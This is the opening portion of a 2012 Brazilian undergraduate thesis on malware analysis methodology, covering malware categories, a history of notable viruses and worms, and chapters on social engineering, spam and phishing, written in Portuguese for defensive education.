UNIVERSIDADE FEDERAL DO RIO GRANDE DO SUL
INSTITUTO DE INFORMÁTICA
CURSO DE CIÊNCIA DA COMPUTAÇÃO

HENRIQUE DALLA COSTA LOVISON

Uma Metodologia de Análise de Programas Daninhos

Trabalho de Graduação.

Prof. Dr. Raul Fernando Weber
Orientador

Porto Alegre, julho de 2012.

AGRADECIMENTOS

Gostaria de agradecer, primeiramente, a meus pais. É um privilégio ser filho deles. Tenho orgulho em tê-los como pais. Agradeço a meu pai **Luís Alberto** e minha mãe **Rossane** pela formação de caráter e educação que eu tive. Se cheguei até aqui é porque devo tudo a eles. Obrigado pelas oportunidades, por acreditarem em meu potencial. Obrigado por sempre terem feito tudo por mim. Espero um dia poder retribuir todo esse carinho.

Devo agradecer ao meu amor, **Rafaela Konjunski**, por todo o apoio que tem me dado, por ser essa pessoa única e especial. Seu sorriso é uma das coisas que me motivam a seguir em frente. Sua companhia me faz esquecer todos os problemas. Obrigado por aguentar a distância todo esse tempo e por superar todas as dificuldades a meu lado. Obrigado por ter me transformado em alguém melhor. Te amo.

Sou grato também a toda minha **família**. Vós, tios, primos, a todos o meu obrigado.

Agradeço ao meus **professores** da UFRGS, em especial três deles. Espero que um dia meu conhecimento chegue perto ao de vocês:

- **Raul Weber**, meu orientador, por todo o suporte nesse trabalho e durante todo o curso; por ter possuído paciência em me ensinar um pouco sobre Segurança da Informação. Agradeço por todas as dúvidas solucionadas ao longo do tempo que tenho estado na faculdade.

- **Taisy Weber** e **Sérgio Cechin**, por terem também me ensinado muitas coisas novas desde que iniciei a bolsa de Iniciação Científica em setembro do ano passado e darem a mim a oportunidade de crescer no curso. Obrigado Taisy pelo apoio quando estava desanimado.

Agradeço também a **todos os meus amigos** que tornam a minha vida um pouco mais divertida. Devo citar dois deles que estão relacionados ao TCC: Victor **Miyai** e **Leandro**. Obrigado Miyai por ter me motivado a continuar a dissertação. E obrigado Leandro por ter me sugerido dar uma olhada no livro Practical Malware Analysis, que acabou se tornando a principal referência na compreensão de análise de programas maliciosos durante esse ano.

SUMÁRIO

LISTA DE ABREVIATURAS E SIGLAS

API	Application Programming Interface
CDO	Collaboration Data Objects
COFF	Common Object File Format
DLL	Dynamic Link Library
DNS	Domain Name System
FAT	File Allocation Table
HKCC	HKEY_CURRENT_CONFIG
HKCR	HKEY_CLASSES_ROOT
HKCU	HKEY_CURRENT_USER
HKLM	HKEY_LOCAL_MACHINE
HKU	HKEY_USERS
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
IP	Internet Protocol
IRC	Internet Relay Chat
MSDN	Microsoft Developer Network
NTFS	New Technology File System
PE	Portable Executable
PID	Process Identification
P2P	Peer-to-Peer
SMTP	Simple Mail Transfer Protocol
SQL	Structured Query Language
TCP	Transmission Control Protocol
UDP	User Datagram Protocol
URL	Uniform Resource Locator

LISTA DE FIGURAS

LISTA DE TABELAS

RESUMO

Esse trabalho tem o propósito de apresentar um método de análise de malware para sistemas Windows, bem como algumas das principais ferramentas existentes nessa área. Programas maliciosos como cavalos de troia, vírus e spyware são responsáveis por causar grandes problemas no âmbito da computação, por exemplo, por meio da sabotagem de sistemas, roubo de informações pessoais e bancárias e envio de spam. A investigação de códigos daninhos permite seu combate, através da descoberta de como esses se comportam e quais as vulnerabilidades que exploram.

A metodologia apresentada é testada com artefatos reais, sendo então traçado o perfil de cada um deles, além de exibidas as principais alterações realizadas no sistema. Os resultados obtidos demonstram que as aplicações usadas são suficientes para analisar o comportamento básico de malware, representando um caminho para quem deseja ingressar na área.

Palavras-Chave: Análise, Malware, Segurança, Phishing.

A Methodology of Analysis of Harmful Programs

ABSTRACT

This research intends to present a malware analysis method for the Windows operating system, as well as some of the main known tools available for this analysis. Malicious software such as trojan horses, virus and spyware are responsible for major security problems in the scope of computing, e.g., by means of system breaking, theft of personal and bank information and e-mail spamming. The proposed investigation of harmful code allows fighting against it by unveiling how it behaves and which vulnerabilities it exploits.

The suggested methodology is tested on real artifacts, with a profile being drawn for each one. It is also investigated how it changes the system. The obtained results prove that the used applications are adequate for analyzing malware basic behavior, standing as an introduction for those who want to join this area.

Keywords: Analysis, Malware, Security, Phishing.

1 INTRODUÇÃO

Malware é um termo que abrange todo código criado com o intuito de agir de forma não-autorizada em um sistema, geralmente causando algum tipo de dano. A expressão, também conhecida como programa malicioso ou daninho, engloba uma série de aplicações cada vez mais difundidas; vírus, vermes, cavalos de troia, spyware, botnets e rootkits são apenas alguns exemplos.

Os primeiros representantes do que hoje se considera como malware, no entanto, não tinham objetivos de prejudicar os sistemas nos quais atuavam, sendo antes uma forma de brincadeira. O crescimento da Internet fez com que os códigos desse gênero mudassem seu foco, passando para o roubo de informações pessoais e bancárias. A principal forma de distribuição de programas maliciosos pelos atacantes é por meio de phishing. Esse método se baseia principalmente no envio de mensagens de spam. O e-mail, através da engenharia social, tenta incitar o clique em um link que leve a vítima a um site infectado pelo artefato, ou ao download direto do mesmo, sendo esse anexo à mensagem.

A análise desses programas daninhos é a melhor forma de combatê-los. Ela possibilita a criação de assinaturas para uso em aplicações que defendem as máquinas de infecções, como antivírus e sistemas de prevenção de intrusão. Mais do que isso, ela permite entender como o malware se comporta, quais são os pontos fracos que eles exploram no momento e quais atitudes devem ser tomadas para se proteger.

A meta nesse estudo é a de mostrar uma metodologia de investigação de códigos maliciosos. Para tanto, apresentam-se algumas das ferramentas gratuitas mais populares atualmente. O método então é testado com algumas amostras de malware presentes na rede.

O trabalho está organizado da seguinte forma: no segundo capítulo, apresentam-se definições sobre programas daninhos e suas principais categorias, além de uma breve história sobre eles; a seguir são dados conceitos sobre engenharia social e spam; o capítulo quatro introduz a análise de software nocivo e discorre sobre aplicações relevantes para a área; na parte que se segue, é proposta a metodologia de investigação, sendo apresentados e estudados três casos de artefatos maliciosos; por fim, o último capítulo mostra as considerações sobre as técnicas e o experimento realizado.

2 MALWARE

Define-se malware como programas especificamente desenvolvidos para executar ações danosas e atividades maliciosas em um computador [CER 2012].

O termo é oriundo da expressão em inglês **mal**icious soft**ware**, ou seja, um programa malicioso ou daninho. Antigamente, chamava-se um aplicativo dessa gama de vírus ou cavalo de troia, por exemplo. No entanto, com o passar dos anos, os comportamentos desses programas variaram amplamente, com a criação de novos métodos de infecção e propagação [KAS 2012]. Dessa forma, o uso de algumas poucas expressões já não satisfazia todas as categorias de software daninho existentes. A palavra "malware", então, começou a ser usada para denotar o comportamento mais genérico desses programas, em detrimento dos termos "vírus" e "trojan".

2.1 Tipos de Malware

Aqui são caracterizados os principais tipos de códigos maliciosos, baseados nas definições de [CER 2012] e [BIT 2010]. Deve-se lembrar de que um malware pode se enquadrar em mais de uma categoria, em virtude do fato dos comportamentos não serem mutuamente exclusivos.

2.1.1 Vírus

Vírus é um programa, normalmente malicioso, que se propaga inserindo cópias de si mesmo e se tornando parte de outros programas e arquivos [CER 2012], geralmente de forma oculta. A propagação dos vírus se dá por meio da execução do código hospedeiro, ao abrir o programa ou arquivo infectado. Assim, a infecção acontece por consequência de uma ação do usuário.

Como o termo vírus é associado a um comportamento destrutivo, muitas vezes ele é usado para classificar outros tipos de malware [BIT 2010]. As principais formas de infecção se dão por e-mail, scripts e macros.

2.1.2 Worm

Também conhecido como verme, é um código que pode se propagar automaticamente pelas redes, enviando cópias de si de computador para computador [CER 2012]. O método de infecção de um worm acontece pela execução direta de suas cópias ou pela exploração automática de vulnerabilidades existentes na máquina alvo.

A principal diferença entre um worm e um vírus é a de que o primeiro não exige a participação da vítima para que ocorra a infecção. Regularmente os vermes consomem uma quantia significativa de recursos, como largura de banda, afetando desempenho e uso dos computadores infectados [CER 2012].

2.1.3 Bot

Bot é um programa que, assim como os worms, se espalha automaticamente pela rede, por meio da exploração de vulnerabilidades da máquina [CER 2012]. O diferencial em relação aos vermes é o de poder se comunicar remotamente com o atacante, por meio de canais de IRC, servidores Web e redes do tipo P2P, entre outros.

Uma máquina infectada por um bot é conhecida como “zombie” ou ainda “spam zombie”, caso seja utilizada para o envio de spam. Botnet é uma rede composta por um grande número de computadores invadidos, multiplicando o potencial de ataque de um único bot. Uma botnet pode ser usada a serviço do criminoso em ataques de negação de serviço, propagação de malware, ou coleta de informações, por exemplo.

2.1.4 Trojan Horse

O trojan – também chamado de cavalo de troia – é um programa disfarçado que executa, além da função aparente dele, atividades maliciosas sem que a vítima perceba. Esse tipo de malware pode ser obtido na internet fazendo-se passar por um jogo, cartão virtual, plug-in, anexo de e-mail, etc. Muitos trojans são instalados por atacantes após invadirem um computador, alterando aplicações presentes para que realizem atividades daninhas além das originais.

2.1.5 Spyware

Spyware é um programa elaborado para monitorar as ações realizadas em um sistema e enviar os dados obtidos para outro indivíduo. O spyware pode ser usado de forma legítima ou maliciosa.

O uso legítimo é aquele que ocorre com o consentimento do usuário, como meio de verificação por parte do dono da máquina sobre uma possível utilização abusiva, a exemplo do que acontece em algumas empresas.

A forma malévola, por sua vez, se dá sem o conhecimento do indivíduo, comprometendo a privacidade e a segurança do mesmo. Nesses casos, a prática permite a obtenção de dados de contas bancárias e programas que a vítima utiliza.

Esse gênero pode ser subdividido em outras três categorias menores:

- **Keylogger:** captura as teclas digitadas pelo usuário;
- **Screenlogger:** armazena informações sobre a tela vista pelo usuário, como informação da janela ativa e o uso do cursor do mouse. É utilizado para a captura, por exemplo, de teclados virtuais, disponíveis em sites de Internet banking.
- **Adware:** usado para mostrar propagandas, coletando dados sobre hábitos do usuário. Muitas vezes é utilizado como retorno financeiro para um programa gratuito. É de uso malicioso se monitora as atividades da vítima sem que ela tenha concordado com isso.

2.1.6 Backdoor

Backdoor é um programa instalado pelo invasor que garanta o acesso futuro sem grandes esforços, permitindo o retorno para o mesmo de maneira prática e rápida. Normalmente backdoors são incluídas por outro malware no momento da infecção da máquina, mas também podem ser instaladas depois da exploração de uma vulnerabilidade.

A instalação normalmente acontece por meio da modificação ou inserção de um novo serviço no computador da vítima. Aplicativos de administração remota, se utilizados de forma negligente ou sem a aprovação do usuário, também são considerados backdoors.

2.1.7 Rootkit

É um código malicioso criado com o intuito de manter privilégios de administrador ou superusuário, de modo a esconder a presença do invasor e ampliar a capacidade de dano do malware. Assim, é possível excluir evidências de logs e atividades no sistema de arquivos, processos, registro e conexões de rede, por exemplo, podendo passar-se despercebido para programas anti-malware e para o usuário.

Tabela 2.1: Resumo comparativo entre códigos maliciosos.

	Vírus	Worm	Bot	Trojan	Spyware	Backdoor	Rootkit
Como é obtido:							
Recebido automaticamente pela rede		#	#				
Recebido por e-mail	#	#	#	#	#		
Baixado de sites na Internet	#	#	#	#	#		
Compartilhamento de arquivos	#	#	#	#	#		
Uso de mídias removíveis infectadas	#	#	#	#	#		
Redes sociais	#	#	#	#	#		
Mensagens instantâneas	#	#	#	#	#		
Inserido por um invasor		#	#	#	#	#	#
Ação de outro código malicioso		#	#	#	#	#	#
Como ocorre a instalação:							
Execução de um arquivo infectado	#						
Execução explícita do código malicioso		#	#	#	#		
Via execução de outro código malicioso						#	#
Exploração de vulnerabilidades		#	#			#	#
Como se propaga:							
Insere cópia de si próprio em arquivos	#						
Envia cópia de si próprio automaticamente pela rede		#	#				
Envia cópia de si próprio automaticamente por e-mail		#	#				
Não se propaga				#	#	#	#
Ações maliciosas mais comuns:							
Altera e/ou remove arquivos	#			#			#
Consome grande quantidade de recursos		#	#				
Furta informações sensíveis			#	#	#		
Instala outros códigos maliciosos		#	#	#			#
Possibilita o retorno do invasor						#	#
Envia spam e phishing			#				

Desfere ataques na Internet		#	#				
Procura se manter escondido	#				#	#	#

Fonte: [CER 2012]. p 31.

2.2 Origens

Segundo [BIT 2010], as origens do malware começam com a história da categoria mais tradicional desses programas: o vírus. Seus primeiros representantes foram criados em ambiente acadêmico e não possuíam os objetivos daninhos atuais. O movimento inicial em direção ao que se conhece hoje como código malicioso foi dado por John Von Neumann, em 1949. Nessa época, ele lecionava palestras do curso "Theory and Organization of Complicated Automata" na Universidade de Illinois. Dezessete anos depois, em 1966, esse trabalho foi reunido e publicado sob o nome de "Thory of self-reproducing automata".

No final dos anos 50, Lionel Penrose publicou "Self-Reproducing Machines", no qual elaborava um modelo de duas dimensões capaz de se autorreplicar, mutar e atacar sistemas computacionais. O projeto foi implementado em assembly então por Frederick G. Stahl em um sistema IBM 650. Em 1962, três anos depois, três pesquisadores da Bell – Victor A. Vyssotsky, Robert Morris e M. Douglas Mcllroy – criaram Darwin, um jogo entre programas escritos em código de máquina de um IBM 7090. O objetivo da disputa, realizada em memória, era ocupar todos os espaços, excluindo o exemplar adversário e preenchendo o espaço restante com cópias de si.

Em 1971, Bob Thomas criou o Creeper, um programa autorreprodutivo, que infectava máquinas DEC PDP-10 que utilizavam o sistema TENEX. O vírus exibia a mensagem "I'm the creeper, catch me if you can!". Thomas criou em seguida o programa Reaper, que também se comportava como vírus, para eliminar o anterior. No ano seguinte, o livro "When HARLIE Was One", de David Gerrold, foi lançado. A obra foi o primeiro registro do uso do termo "vírus" para definir um programa que se replica para outro computador. Alguns anos mais tarde seria a vez de John Brunner usar o termo "worm" em seu livro "The Shockwave Rider", para descrever um código que se propagava através da rede.

Em 1974, foi criado o Wabbit (ou Rabbit), que se multiplicava rapidamente, reduzindo o desempenho do sistema até derrubá-lo por fim. Pouco tempo depois, John Walker deu origem ao Pervading Animal, escrito para UNIVAC 1108. Esse software sugeria que o usuário pensasse em um animal, enquanto tentava adivinhá-lo. Cada vez em que errava, o código acabava adicionando uma série de perguntas adicionais à base de dados, atualizando a versão existente, ao mesmo tempo em que a copiava para outros diretórios, tomando cuidados para não afetar o sistema. Pode-se considerá-lo como o primeiro trojan.

No início da década de 80, Jurgen Kraus apresentou sua tese de doutorado "Selbstreproduktion bei Programmen" (em português, autorreprodução de programas). O trabalho descrevia como os programas poderiam se comportar similarmente ao mundo biológico, de forma a sobreviver, se espalhar e infectar outros elementos.

Em 1981, apareceu o vírus Elk Cloner, escrito para o sistema Apple II por Richard Skrenta. Ele, que realizava a infecção no setor de boot de disquetes, foi o primeiro código a se espalhar em larga-escala. A cada cinquenta vezes que o indivíduo utilizava esse disco, era exibida a mensagem que aparece na Figura 2.1.




Figura 2.1: Mensagem exibida pelo vírus Elk Cloner [WKI 2012a].

Em 1983, Frederick Cohen foi o primeiro a utilizar o termo vírus academicamente, em sua dissertação de Ph. D. “Computer Viruses”. Sua definição foi a seguinte: “a program that can 'infect' other programs by modifying them to include a possibly evolved copy of itself.” [COH 84]. Numa tradução livre, vírus “é um programa que pode 'infectar' outros programas, alterando-os ao incluir uma cópia possivelmente evoluída de si mesmo”. Cohen mostrou, em um sistema VAX11/750 na Universidade de Lehigh, um código capaz de tal façanha. No ano seguinte, Ken Thompson publicou um trabalho no qual descreveu como modificou um compilador de C para inserir uma backdoor no comando de login se usado com certas versões do UNIX.

2.3 Outros artefatos famosos

A seguir apresentam-se outros códigos daninhos importantes, baseando-se nas definições de [WIK 2012] e [BIT 2010].

Brain/Pakistan/Pakistani Flu (1986): Vírus de setor de boot criado pelos irmãos Basit e Amjad Farooq Alvi, em Lahore, no Paquistão. Foi o primeiro a contaminar sistemas IBM PC [WIK 2012].

Jerusalem (1987): Detectado na cidade de mesmo nome, o vírus destruía todos os executáveis se a data fosse o décimo terceiro dia do mês e uma sexta-feira, com exceção de Sexta-feira, 13 de Novembro de 1987. Acabou originando uma epidemia em 13 de maio de 1988 [WIK 2012].

Cascade (1987): Vírus que fazia com que as letras do console baixassem progressivamente até a parte inferior da tela. Apesar de justamente tentar evitar o contágio de IBM PCs, acabou infectando um escritório inteiro da empresa na Bélgica. Isso fez com que ela tornasse público o seu antivírus, interno até então [WKI 2012].

Ping Pong (1988): Descoberto na Universidade de Turim, Itália, era um vírus de setor de boot que exibia uma bola que quicava pela tela [WIK 2012].

Morris Worm (1988): Criado por Robert T. Morris, o software infectava máquinas PDP e Sun que rodassem sobre o sistema UNIX [WIK 2012], se espalhando por meio da ARPANet. O prejuízo calculado na época foi entre 10 a 100 milhões de dólares, além de milhares de máquinas infectadas [BIT 2010].

Concept (1995): Primeiro vírus de Macro, ele infectava os documentos do programa Word, da Microsoft [WIK 2012].

CIH/Chernobyl/Spacefiller (1998): Vírus que podia corromper a BIOS e a tabela de partição. Criado pelo chinês Chen Ing Hau, ficou conhecido como Chernobyl por, em algumas variantes, testar se a data era a do acidente da usina nuclear (26 de abril) para agir.

Happy99 (1999): Surgido em janeiro desse ano, o verme desejava à vítima um feliz ano de 1999, enquanto modificava arquivos relacionados aos programas Outlook Express e Internet Explorer nos sistemas Windows 95 e 98, anexando-se a e-mails [WIK 2012].

Melissa (1999): Verme que visava os programas Word e Outlook e criava considerável tráfego de rede [WIK 2012].

ILOVEYOU/Love Bug (2000): Worm escrito em VBScript, infectou milhões de computadores em poucas horas. Também conhecido como VBS/Loveletter. [WIK 2012].




Figura 2.2: E-mail contendo o vírus ILOVEYOU [INO 2010].

Anna Kournikova (2001): Vírus originado na Holanda e distribuído por e-mail, sendo supostamente uma foto da tenista homônima. Depois de infectar o sistema, transmitia-se aos contatos do Outlook.

Sadmind (2001): Verme que explorava falhas nos sistemas Solaris da Sun e no servidor web Internet Information Services (IIS) da Microsoft, exibindo mensagens contra o governo dos Estados Unidos nas páginas alteradas.

Code Red (2001): Worm que atacava servidores web que rodassem sobre o IIS. O verme usava a técnica de buffer overflow para executar as instruções que o propagavam. Além disso, desfigurava a página do servidor, exibindo a mensagem “Hacked by Chinese!” [WIK 2012].

Nimda (2001): Worm e vírus que se tornou o mais rapidamente propagado até então, em apenas 22 minutos de atividade. Atacava sistemas Windows das versões 95 até XP e servidores com Windows NT e 2000. Possuía cinco vetores de ataque: e-mail, compartilhamento da rede, navegação em sites comprometidos, vulnerabilidades do IIS e backdoors deixadas pelo Sadmind e uma segunda versão do Code Red [WIK 2012].

Beast (2002): Trojan backdoor que fornecia ao atacante uma série de ferramentas como injeção de DLL, edição do registro e do sistema de arquivos, gerenciamento de processos e captura de telas [WIK 2012].

[SQL] Slammer/Sapphire (2003): Verme que residia na memória e se aproveitava de vulnerabilidades nos programas SQL Server da Microsoft. Possuía apenas 376 bytes de tamanho, se espalhando por meio do protocolo UDP rapidamente, causando um tráfego intenso de rede [WIK 2012].

Blaster/Lovesan (2003): Worm que explorava falhas nos Windows XP e 2000, enviando-se para endereços IP randômicos. Como consequência surgiu o verme Welchia (ou Nachi), que tentava atualizar o Windows e remover o artefato [WIK 2012].

MyDoom (2004): Transmitia-se por meio de e-mail, fazendo-se passar por um erro de entrega. Espalhava-se através do anexo enviado junto à mensagem e também por P2P, tendo realizado a infecção mais rápida até aquele ano [WIK 2012].

Storm (2007): Um worm, trojan e backdoor que se distribuía através de anexos de e-mail com nomes variados. Ele se instalava como um serviço do Windows e injetava-se em pacotes de internet, de modo a se espalhar, além de incluir um rootkit. Acabou formando uma botnet descentralizada, podendo ter contido até 10 milhões de máquinas [WIK 2012].

Zeus (2007): Cavalo de troia que possui técnicas furtivas. Sua principal ação é a de captura das teclas digitadas pela vítima, sendo utilizado para roubo de informações bancárias e dados pessoais. Em 2009, estimou-se que sua botnet fosse de 3,6 milhões de computadores [WIK 2012].

Conficker (2008): Worm que infectou de 9 a 15 milhões de máquinas com o sistema da Microsoft, pela exploração de uma vulnerabilidade e o uso de ataque de dicionário em senhas de administrador para se espalhar, formando uma botnet. O malware chegou a infectar redes de governos, como a da Marinha da França e o Ministério da Defesa da Grã-Bretanha [WIK 2012].

Stuxnet (2010): Primeiro verme a atacar o sistema operacional SCADA da Siemens, foi projetado pelos governos dos Estados Unidos e Israel, numa tentativa de desacelerar o programa nuclear daquele país, segundo [SAN 2012].

Flame/Skywiper (2012): Malware mais complexo descoberto até hoje [CRY 2012], possui várias técnicas de espionagem e de furtividade. Seria outro programa daninho desenvolvido pelos governos estadunidense e israelita, com a intenção de reunir informações para uma futura sabotagem ao programa de enriquecimento de urânio do Irã [NAK 2012]. Foi encontrado, além de nesse país, em nações como Síria, Egito e o próprio Israel.

3 MEIO DE DISTRIBUIÇÃO

Programas maliciosos (também conhecidos como *artefatos*) podem ser obtidos de vários modos diferentes. Antes de expor-se o principal, é interessante apresentar-se aqui a definição de engenharia social.

3.1 Engenharia Social

Engenharia social é a arte de manipular as pessoas para se atingir objetivos que podem não ser do interesse dos alvos [SOC 2012]. Suas principais metas são ganhar acesso não-autorizado a sistemas ou informação, intrusão de uma rede, espionagem industrial, roubo de identidade ou quebra do sistema ou da rede [GRA 2001]. Há fatores que tornam o ser humano um indivíduo predisposto a ser vítima de um ataque de engenharia social, como vaidade pessoal e profissional, vontade de ser útil e a procura por novas amizades [WIK 2012a].

No contexto da computação, engenharia social é o ato de se obter acesso a sistemas e dados explorando a psique humana. O termo foi popularizado por Kevin Mitnick, considerado um dos precursores do tema na área de tecnologia. O criador de um artefato malicioso, ao pretender com esse ter acesso ao sistema da vítima, está realizando um tipo de engenharia social [CSO 2012].

Nem sempre a engenharia social é praticada com um objetivo malicioso em mente. Torna-se cada vez mais comum sua presença em testes de penetração que visam justamente detectar as fragilidades de um sistema para então serem tomadas providências para a correção daquelas.

A principal técnica usada no âmbito de segurança da informação nessa arte é conhecida como phishing, que será vista em breve.

3.2 Spam

De forma geral, spam é toda mensagem de correio eletrônico enviada de forma não solicitada para os usuários, na maioria das vezes para um grande número desses. Esse termo abrange entrega de propaganda de determinada empresa ou produto, boatos não confirmados, correntes, tentativas de golpes, entre outros.

Também se pode classificar como spam uma mensagem falsa, aplicada por meio de engenharia social, com o intuito de enganar e ludibriar o individuo para que esse forneça dados pessoais ou instale de forma não ciente programas maliciosos em sua máquina. As informações a seguir são baseadas em [ANT 2012] e [WIK 2012d].

3.2.1 Principal problema gerado

São vários os inconvenientes ocasionados pelo spam, ainda que hoje em dia eles não sejam tão impactantes em alguns quesitos quanto eram antigamente. O maior problema de todos é a segurança. Golpes e fraudes representam um grande risco ao usuário, que pode ter seu computador atingido por programas daninhos ou fornecer dados pessoais ou bancários para indivíduos mal-intencionados.

A maior parte dos spams recebidos não é de interesse do usuário. Ademais, como há mensagens difamatórias, agressivas ou intimistas, o usuário não só pode considerá-la irrelevante, como também ofensiva.

3.2.2 Origem

A origem do termo “spam” é relacionada à marca SPAM, um comida enlatada feita de carne pré-cozida pertencente à empresa Hormel Foods Corporation. O nome vem do acrônimo **Sp**iced h**am**, que pode-se interpretar como "presunto temperado", numa tradução livre.

A marca de 75 anos foi mencionada numa sketch do famoso grupo humorista britânico Monty Python em seu programa de televisão. Devido ao racionamento de comida no país inglês após a Segunda Guerra Mundial, o produto acabou se tornando uma constante nas mesas da população, o que fez com que muitos se enjoassem de tal.

No quadro produzido pelos comediantes para o programa Monty Python's Flying Circus, um casal chega até um estabelecimento, o qual está cheio de vikings, para comer algo. Ao perguntarem sobre as opções disponíveis, ficam sabendo pela atendente que todos os pratos possíveis possuem SPAM, de modo que essa use repetidas vezes o termo para explicar a quantidade do produto presente. Os vikings constantemente interrompem a conversa entre o casal e a garçonete cantando incansavelmente uma melodia sobre a marca, qualificando-a como "SPAM/adorável SPAM/maravilhoso SPAM”, tornando ainda mais difícil o entendimento entre a dupla de clientes recém-chegados e a vendedora.

A atitude tomada pelo grupo de guerreiros reflete uma das consequências do envio de spam: a sobrecarga de informações e a queda no desempenho na troca dessas ao inserir mensagens sem propósito algum, além da evidente perturbação criada.

O primeiro spam é tido como datando do dia 5 de março de 1994 [ANT 2012]. Nessa data, Canter e Siegel, dois advogados de Phoenix, mandaram mensagens para um grupo da Usenet - um antigo sistema de discussão distribuído formado por milhares de grupos - sobre seus serviços numa loteria de *green cards*[1] que estava por vir. O fato revoltou muitos usuários, que não esperavam o envio de uma mensagem de propaganda que não tivesse nenhuma relação com o fórum. No dia 12 de abril do mesmo ano, os dois advogados contrataram um programador para criar um script simples de envio que realizasse a transmissão para todo grupo da Usenet, causando ainda maior incômodo. A grande discussão que se iniciou sobre o assunto acabou congestionando a rede. A atitude dos dois logo começou a ser taxada com o termo “spam”, em virtude da sketch dos comediantes ingleses.

Embora a mensagem enviada por Canter e Siegel seja considerada o primeiro spam de fato, ela não foi o primeiro registro de envio de uma não-solicitada. Em 1978, um funcionário da DEC enviou na ARPANet - a precursora da internet usada pelo governo

[1] visto permanente de imigração dado pelo governo estadunidense.

norte-americano - uma mensagem sobre o lançamento do DEC-20 para 320 endereços. O ocorrido iniciou uma discussão sobre o uso da rede entre alguns usuários. No entanto, o e-mail dos advogados do Arizona foi o primeiro classificado com o termo que se usa atualmente.

3.2.3 Tipos de Spam

Os principais gêneros de spam reconhecidos são descritos a seguir.

- **Correntes:** E-mails normalmente enviados para um grande número de conhecidos que incentivam que esses reencaminhem a mensagem para seus contatos. Os pretextos utilizados para tanto são o de que seu envio lhe tragam benefícios como sorte ou remuneração, por exemplo. Usualmente sua pauta é um fato antigo ou uma superstição. Na mensagem, muitas vezes é também explicitado que, se o indivíduo não continuar a corrente, algo de ruim pode lhe acontecer. Prometem, também, a ajuda a pessoas ou animais se forem retransmitidos.

- **Boatos:** São transmitidos com a intenção de propagar uma história inverossímil. Hoaxes, como também são denominados, carregam um conteúdo sem comprovação, espalhando assim um falso conhecimento que muitas vezes é tomado por verdade absoluta. Esse tipo de e-mail pode vir a prejudicar uma empresa ou cidadão se o indivíduo não tentar buscar as fontes da informação. Normalmente esses boatos são creditados a uma fonte falsa, a qual usualmente não é checada pelo leitor. Exemplos são e-mails com teorias conspiratórias ou casos que relatam o mais novo tipo de sequestro praticado nas capitais.

- **Propagandas:** Publicidade é algo muito comum em mensagens do correio eletrônico. Embora seja considerada legal se optada assim pelo usuário (por meio de inscrição de *newsletters*, por exemplo), com grande frequência é realizada sem seu consentimento.

- **Ofensivos:** Mensagens eletrônicas que têm por objetivo espalhar uma opinião agressiva ou difamatória sobre determinada pessoa, raça, credo ou sexo, entre outros. Além disso, encaixam-se nesse gênero aquelas cujo conteúdo tem forte caráter sexual, como sobre abuso de menores.

- **Golpes:** também chamados de scam, os golpes se caracterizam por tentar compelir o usuário a pagar ao atacante uma determinada quantia em dinheiro. Seu pretexto pode ser a compra de um produto ou serviço atraente ou uma contribuição financeira com a promessa de um retorno decorrente muito maior. No primeiro caso, ou o item ofertado não existe ou, se de fato tiver sido criado, não será entregue como o prometido. Muitas vezes esses produtos se passam por “ofertas irresistíveis” ou itens milagrosos, como pílulas para emagrecer dormindo ou uma melhora no desempenho sexual. Um dos golpes mais comuns é o scam nigeriano. Nele, um suposto membro do governo da Nigéria pede ao usuário o seu auxílio numa transferência de dinheiro de dentro daquele país para os Estados Unidos. Como recompensa, promete-se ao colaborador uma fração da quantia.

- **Fraudes:** similares aos scams, sua principal prática é denominada phishing. Enquanto que nos golpes o atacante espera que a vítima forneça as informações numa possível resposta ao spam, as fraudes diferem por serem mais agressivas. A estratégia usada em phishings é convencer o usuário a dar suas informações bancárias ou pessoais, por meio de um site falsificado, por exemplo. A mensagem é apresentada, então, com um link, o qual direciona o usuário para um site que contém um script daninho ou se

passa por uma página autêntica. Assim, a vítima é enganada por meio da engenharia social, acreditando estar acessando o original quando, na realidade, visita a página criada especialmente para roubar os dados. É comum os domínios se fazerem passar por endereços eletrônicos de bancos ou resgate de pontos de programas de fidelidade. Outro modo de ação é fazer com que ele baixe um anexo daninho, fazendo-se passar por fotos, documentos ou atualização de um módulo de segurança de uma instituição financeira. Ao ser executado, o malware passa a capturar as informações da vítima, como todas as teclas pressionadas e páginas visitadas no navegador, por exemplo.

4 ANÁLISE DE MALWARE

Nesse capítulo são apresentados conceitos sobre investigação de códigos maliciosos.

